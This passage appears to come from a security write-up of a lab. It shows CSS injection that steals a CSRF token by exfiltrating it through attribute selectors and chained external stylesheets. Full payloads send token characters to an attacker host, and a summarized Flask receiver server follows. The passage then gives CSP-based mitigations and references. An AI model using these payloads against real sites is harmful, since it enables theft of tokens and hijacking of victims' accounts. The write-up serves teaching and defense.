

To confirm whether it is indeed possible to extract this CSRF token, let’s go back to our profile, create our malicious CSS code, and start a server that will receive the connection if the CSS rule is applied. For that, the CSS code will look for the input element with the name csrf that starts with the character z. We can see that the request reaches our server:
<style>
input[name="csrf"][value^="z"] {
    background-image: url("https://inferi.club/?token=z")
}

Given this scenario, it is possible to guess the user’s CSRF token from the CSS Injection. However, considering that in this lab the token has 5 characters and can be generated in the a-z-0-9 format, this means we have a total of 36 characters for 5 positions, totaling 180 requests to be made. This number of requests can double, triple, or more depending on the entropy of the application’s CSRF token. If we wanted to discover the second character, we would have to do something like:
<style>
input[name="csrf"][value^="za"] {
    background-image: url("https://inferi.club/?token=za")
}

input[name="csrf"][value^="zb"] {
    background-image: url("https://inferi.club/?token=zb")
}

input[name="csrf"][value^="zc"] {
    background-image: url("https://inferi.club/?token=zc")
}
Besides the number of requests, the victim would also need to visit our profile at least 5 times, because we would need to manually edit our biography after each character is discovered, and that is assuming we guess each next character on the first try. Pretty unrealistic.
Fortunately, it is possible to work around this problem with style! (CSS). Instead of editing the biography 5 times, we are going to inject 5 <link> elements at once, each link responsible for guessing one character:
<div id="s0" style="width:1px;height:1px"></div>
<!-- … s1, s2, s3, s4 -->
<link rel="stylesheet" href="https://inferi.club/css/0">
<!-- … css/1, css/2, css/3, css/4 -->
Considering an environment where the target user uses the Chrome browser, this will work perfectly, because of the way Chrome handles <link> elements. The second <link>, for example, will only kick in when the rule from the first <link> is applied to the DOM. Our attack will work as follows:
/css/0: Responds immediately with the 36 CSS selectors for position 0/css/1: Waits until /css/0 arrives/css/2: Waits until /css/1 arrives/css/3: …
For the attacker side, we are going to use a Flask server with three routes, each one with its respective functionality:
/css/<pos>: Delivers the CSS for position N (and blocks until there is a match)/hit: Receives the character that was discovered and unblocks the next route/reset: Resets the result
The threading.Event() function is a synchronization method for communication between multiple threads. It works like a semaphore that indicates whether a given action can proceed or not through boolean conditions. In summary, our Flask server will have the following structure:
# Summarized code
TOKEN_LENGTH = 5
CHARSET      = "abcdefghijklmnopqrstuvwxyz0123456789"
TIMEOUT      = 60

_lock        = threading.Lock()
_token_chars = {}
_token_done  = False
_events      = [threading.Event() for _ in range(TOKEN_LENGTH)] # Can be read as: _events = [Event() × 5]

# Route to indicate the CHAR position
@app.route("/css/<int:pos>")

# Signals success based on C (char) and P (pos) and returns a 1px PNG for the background-image
@app.route("/hit")
The server does not know the token in advance, it discovers it progressively while the target user is still on the page. Each event starts closed, and the /css/0 route stays blocked on _events[0].wait() until the /hit route receives the matching character and calls _events[0].set(), releasing the next step. When the last character reaches the server, the token is complete and, from the target user’s point of view, nothing happened on the page.
To actually exploit the vulnerability now, we will go back to our biography and use the following payload:
<div id="s0" style="width:1px;height:1px"></div>
<div id="s1" style="width:1px;height:1px"></div>
<div id="s2" style="width:1px;height:1px"></div>
<div id="s3" style="width:1px;height:1px"></div>
<div id="s4" style="width:1px;height:1px"></div>
<link rel="stylesheet" href="https://inferi.club/css/0">
<link rel="stylesheet" href="https://inferi.club/css/1">
<link rel="stylesheet" href="https://inferi.club/css/2">
<link rel="stylesheet" href="https://inferi.club/css/3">
<link rel="stylesheet" href="https://inferi.club/css/4">
Proof of Concept
The video above demonstrates the process of the attacker (Firefox) inserting the payload into their biography and starting the malicious server. Then, the admin user (Google Chrome) accesses the attacker’s profile and, without any visible change on the page, has their CSRF token extracted and sent to the attacker’s server.
Mitigations - Practical Example
To fix the vulnerabilities presented, it is necessary to restrict the style-src policy to style-src 'self', blocking the injection of external CSS, and the img-src policy to img-src 'self', blocking exfiltration via image requests. Beyond that, it is important to create a whitelist of allowed HTML elements (h1, p, b, i...), to require the old password in the password change flow, and to adopt a CSRF token with adequate entropy, such as 32 characters.
There are other CSS exfiltration vectors, such as @font-face, cursor: url(), and list-style-image, but all of them depend on an insecure CSP policy in order to be exploited effectively. A well-configured CSP is, therefore, the main barrier against this class of attacks.
References
- https://developer.mozilla.org/en-US/docs/Learn_web_development/Core/Styling_basics/What_is_CSS
- https://pt.stackoverflow.com/questions/40852/o-que-%C3%A9-dom-render-tree-e-node
- https://drafts.csswg.org/cssom/
- https://blog.logrocket.com/how-css-works-parsing-painting-css-in-the-critical-rendering-path-b3ee290762d3/
- https://developer.mozilla.org/en-US/docs/Web/Security/Defenses/Same-origin_policy
- https://content-security-policy.com/
- https://portswigger.net/web-security/csrf
- https://xsleaks.dev/
- https://xsleaks.dev/docs/defenses/
- https://xsleaks.dev/docs/attacks/css-tricks/
- https://aszx87410.github.io/beyond-xss/en/ch3/css-injection/
- https://troopers.de/media/filer_public/47/19/4719cfce-8be9-4739-a7b4-42f9761a9fd6/tr12_day02_heiderich_got_ur_nose.pdf
- https://speakerdeck.com/masatokinugawa/shadow-dom-and-security-exploring-the-boundary-between-light-and-shadow
- https://docs.python.org/3/library/threading.html